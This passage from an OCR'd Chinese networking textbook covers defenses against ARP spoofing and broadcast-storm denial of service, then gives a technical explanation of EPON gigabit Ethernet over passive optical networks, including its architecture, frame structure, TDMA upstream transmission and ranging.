


图 3.18 利用 ARP 诱骗篡改网关的 ARP 表案例

制被恶意利用，例如，当以太网内很多计算机的 ARP 进程受到恶意软件的控制，在某时间段内同时异常地向以太网内大量发送 ARP 广播查询包，这就形成了 ARP 的广播风暴，导致网络信道阻塞，造成以太网的阵发性瘫痪。这就是拒绝服务攻击（denial of service attack，DoS）的方法之一，参看第 11 章图 11.2（d）。

4. ARP 欺骗的防御方法

虽然 ARP 协议在机制方面存在缺陷而导致了上述恶意行为的产生，但是由于其在以太网配置和管理中的方便和灵活，得到广泛应用。对上述 ARP 欺骗等网络恶意行为的防范措施有如下几种：

（1）定时检查本机内 ARP 表的内容，是否受到频繁更动。（2）禁止本机向外发送虚假的 ARP 响应包。（3）如果对同一个 IP 地址的广播查询包，收到多个响应包，且其中的 MAC 地址不同，则发出报警。（4）对于以太网内的重要主机、服务器和网关等采用静态的 IP/MAC 地址绑定。（5）加强防火墙和杀毒软件的配置，及时清除与防范操控 ARP 协议的恶意软件的入侵。（6）实时监测以太网内的 ARP 广播流量，对数据取样分析，对有异常 ARP 行为的主机进行定位与跟踪清查。

3.4 基于无源光纤网的千兆以太网 EPON

基于无源光纤网络的千兆以太网（Ethernet Over Passive Optical Network，EPON）是最近几年发展成熟并得到迅速推广应用的一种千兆以太网技术，它利用了低成本的无源光纤网络（PON）作为传输媒介，与光纤粗波分复用（CWDM）技术结合，在成熟的以太网技术上仅做少量改动，就构成了一个光纤传输距离为 20km 以内的千兆以太网（EPON）。它可通过 ONU 设备与远端大楼的以太网完美对接，实现光纤到大楼（Fiber To The Building，FTTB），也可与家庭用户的以太网对接实现光纤到户（Fiber To The Home，FTTH）。当超

长距离联网时，可与基于 SDH 的多业务传输平台（MSTP）对接，来构成以太广域网。EPON 网络的建设成本、运维成本都很低，各 ONU 的流量可在 1Gbps 以内动态分配共享。EPON 不需要除以太网外的其他复杂协议，与相关技术结合可用于大中型企业和城市的高清晰视频监控传输，融合数据、音视频、互联网的三网合一应用。

3.4.1 EPON 的网络结构

图 3.19 是一个 EPON 网络的典型结构，EPON 网络可分为 3 个部分：光线路终端（Optical Line Terminal，OLT），无源光网络（Passive Optical Network，PON），光网络单元（Optical Network Unit，ONU）。




图 3.19 基于无源光网络的千兆以太网 EPON

1. 光线路终端（OLT）

它位于 EPON 网络交换中心，是整个 EPON 网络的核心设备，有 4 个或多个光接口与单芯光纤分配网衔接，用 1510nm 波长的光载波向网络内的所有 ONU 广播发送下行以太帧（每个 ONU 按以太帧中的目的 MAC 地址选收），并接收每个 ONU 用 1310nm 的光载波按指定时隙发送的上行以太帧（OLT 按照指定的时隙区分用户上传的数据）。在实际中，通常是在以太网核心交换机上增加一块 PON OLT 业务电路板构成。

在交换中心的 OLT 可对远端的 ONU 实现如下管理功能：对全网内的用户计算机进行虚拟局域网的划分、使下行发送的以太帧让指定的 VLAN 用户组集体接收、检测远端 ONU 的型号和 MAC 地址、信号往返传输时间 RTT 值测量、端口名称、硬件和软件版本、主机类型和工作状态等。OLT 接入互联网的方式如图 3.19 所示。

2. 无源光纤网络（PON）

由一芯单模光纤连接一个或多个无源光功率分支器构成树枝形传输网络，在单芯光纤中采用 2 或 3 个相互间隔较大的光载波进行双向传输，即粗波分复用（CWDM），以构成一个 OLT 与多个 ONU 之间分布式的光纤双向传输通道。PON 传输的光载波有 1310nm、1510nm、1550nm 等，因为这几个波长的光器件已经很成熟，且价格低廉。整个光传输分配网都是无源器件构成，不需供电，稳定可靠。

3. 光网络单元（ONU）

ONU 是 EPON 网络用户端的设备，接收从 OLT 用 1510nm 光载波广播发送的下行数据流，根据目的 MAC 地址取出发给本机的以太帧，同时用 1310nm 光载波将用户的上行以太帧按照指定的时隙上传给 OLT，以避免多个 ONU 发送的信号在光纤总线上冲突。实际设备是在用户端的以太网交换机上增加一块 ONU 业务电路板构成。ONU 业务板有不同类型，可配在用户端的以太网交换机，或以太网视频编码器及语音模块中，为用户提供数据、电话和视频等业务接口。ONU 与局域网用户计算机可用双绞线以太网连接。

位于用户端的具有 ONU 功能的以太网交换机的配置功能有：配置 ONU 端口和 ONU 的 MAC 地址的绑定；配置动态带宽分配（Dynamic Bandwidth Allocation，DBA）算法和 ONU 的上行带宽（传输到 OLT 的一个光端口的所有 ONU 的上行带宽总和不能大于 921.6Mbps）；配置 OLT 对 ONU 的下行或上下行数据流量的加密；配置组播数据过滤，ONU 的注册和重启，链路测试；配置 ONU 的身份认证鉴权方式（可采用本地的 CHAP 认证、远端的 EAP 认证、802.1x 认证等），更新 ONU 软件，远程为 ONU 配置 802.1x 认证的账号和密码，显示 ONU 远端管理配置的相关信息等。

3.4.2　EPON 的工作原理

EPON 网络传输的是以太帧，因此十分容易与现有以太网设备对接，不存在协议转换问题。从 OLT 到 ONU 下行采用总线广播方式传输以太帧，类似早期共享同轴电缆的标准以太网的广播方式，而从 ONU 到 OLT 上行传输以太帧的方式采用时分多址接入 TDMA 的技术，因此取消了 CSMA/CD 的机制。

1. OLT 向 ONU 广播传输的 EPON 下行帧的结构

如图 3.20 所示，从 OLT 下行传输到各 ONU 的数据采用 1510nm 的光载波调制传输。发给每个 ONU 的以太帧是标准的 64～1518 字节可变长度，采用随机争用方式占用广播总信道，通过无源光分路器传输到每个 ONU。每个 ONU 用自己的 MAC 地址与总线以太帧中的目的 MAC 地址匹配来提取发给自己的以太帧。




图 3.20　EPON 网络中下行传给各 ONU 的以太帧无碰撞地随机占用总线

在 EPON 网络中，OLT 还需要向所有网内 ONU 传输同步时钟信息，因此在图 3.20 中下行广播的不同长度的以太帧流中每隔 2ms 要插入一段同步时钟信息，这就构成 EPON 下行帧，含有同步标识符的时钟信息位于每个 EPON 下行帧的开头，用于 ONU 与 OLT 的同步，如图 3.21 所示。因此 EPON 下行帧采用的是定长时分复用 TDM 方式，帧流是从不间断的。而每个 EPON 下行帧中可随机容纳多个可变长的发给各 ONU 的以太帧。EPON 的




图 3.21　OLT 广播传输的 EPON 下行帧的结构

电/光信号转换采用 8B/10B 编码(见表 3.4),因此下行光脉冲速率为1.25Gbps,每个EPON 下行帧含有 1.25Gbps×2ms=2.5Mbit,扣除光/电的编码转换效率,以及同步时钟占用的 bit,一个 EPON 下行帧中可随机容纳传输大量的动态变化的给各 ONU 的以太帧(每个以太帧长度为 64~1518 字节)。

2. EPON 上行帧由各 ONU 在指定时隙发送的以太帧组成

不同厂商的 EPON 设备有所不同。例如:一台 OLT 可配置 4 个光纤接口,每个光纤接口可通过树枝形的光纤分配网连接远端 32 个 ONU,每个 ONU 可连接一个有 4~120 个计算机用户的本地以太网交换机。从 ONU 上行发送给 OLT 的数据采用 1310nm 的光载波调制传输,每个 ONU 只能在分配给它的 EPON 帧中一个指定的时隙内发送数据,这样就可以避免来自不同 ONU 的上行光信号在光纤总线上产生冲突。因此 EPON 上行数据的传输采用时分多址接入(Time Division Multiple Access,TDMA)的方式工作。分配给每个ONU 的时隙中可容纳上传多个可变长以太帧,每个以太帧中封装了本地网内计算机的上传数据。每个 ONU 的上行带宽是可分配的,但是所有 ONU 的上行带宽总和不能大于921.6Mbps,参看图 3.22 和图 3.23。




图 3.22 EPON 的上行采用时分多路接入的方式汇聚传输各 ONU 的数据




图 3.23 每个 ONU 分别在指定的时隙内发送上行信号汇聚成 EPON 上行帧

3. EPON 的关键技术

EPON 技术是在十分成熟的以太网技术上仅做了一定的补充,无源光纤网络(PON)传输的是完整的以太帧,并在每隔 2ms 的以太帧流中插入时钟同步信息,因此从 EPON 上取出和送入的以太帧可以直接接入以太网交换机。从设备结构上来说,一般是采用在以太网交换机的基础上增加 OLT 或 ONU 业务板卡来实现。在实现上述信号处理过程中的关键

技术主要集中在OLT的板卡上，而尽量使用户端的ONU的复杂度降低。

OLT与ONU间属于点对多点的连接，上行和下行信号传输使用不同波长的光载波。由于光分路器没有选路功能，OLT将下行以太帧流组成时分复用的复帧，以广播方式发送到每一个ONU，ONU从下行比特流中取出时钟同步信号，然后根据以太帧中的目的MAC地址取出给自己的以太帧。在上行传输中，由于共用一个光信道，ONU之间采用时分多址接入技术（TDMA）来解决信道共用的问题。

在ONU以TDMA方式上传数据时，为了避免数据可能发生的冲突，OLT与ONU之间要精确测距和时钟同步，ONU要按照OLT分配的时隙发送数据，LD光发射机要有高的消光比。由于各ONU与OLT之间的物理距离不相等，这种距离差将导致往返时间在微秒级之间变化。由于往返时间的不同，如果没有足够的隔离间隙，来自不同ONU的信号可能同时（或时间上部分重叠）到达OLT的接收端，这将引起上行信号的冲突。另外，由于环境温度的变化和器件老化等原因，光纤的传输延时也会发生变化，这种变化如果得不到及时的纠正，积累多了也会引起上行冲突发生。为了避免以上冲突的发生，EPON系统采用时间标签法测距。时间标签法测距是基于EPON系统时间标签来实现同步的，通过计算接收的时间标签值和本地时钟计数器时间标签差值来实现测距。测距的结果用来获得往返时间RTT值，此数值可以用来调整ONU的发送时延，减少ONU发送窗口间的间隔，从而提高上行信道的利用率并减小时延。

由于各ONU到OLT的距离不同，即使ONU在OLT规定的时隙内发送信号，传输到达OLT时，其相位差和信号衰减都会有所不同，这就要在OLT端采用快速比特同步电路和突发模式接收机。

EPON系统的关键技术有：高速突发信号同步与收发、精确测距和延时量调整、备用光纤的自动保护倒换、时隙分配、以太帧拆装、用户参数控制和管理等。

3.4.3 EPON在城域网的三网融合中的应用

基于无源光网络的千兆以太网（EPON）技术综合了无源光纤网络（PON）、粗波分复用（CWDM）和千兆以太网的优点，使用廉价的系统让以太帧的光纤传输距离扩展到20km以内，可成为构建以太城域网的一种技术。特别是在互联网接入、双向数字有线电视、数据通信的三网融合中具有较大的优势。

图3.24是一种三波长的EPON网络系统与有线电视系统的融合方案。在以太网接入方面，从OLT向ONU的下行数据使用1510nm波长的光传输信道，从ONU向OLT的上行数据使用1310nm的光传输信道。通过EPON网络中心的OLT和路由器接入互联网，或者构建以太广域网的VLAN。对于光纤传输距离超过20km的以太局域网或用户的接入，可采用SDH的MSTP多业务传输平台进行远程接入，或用ADSL远程接入。

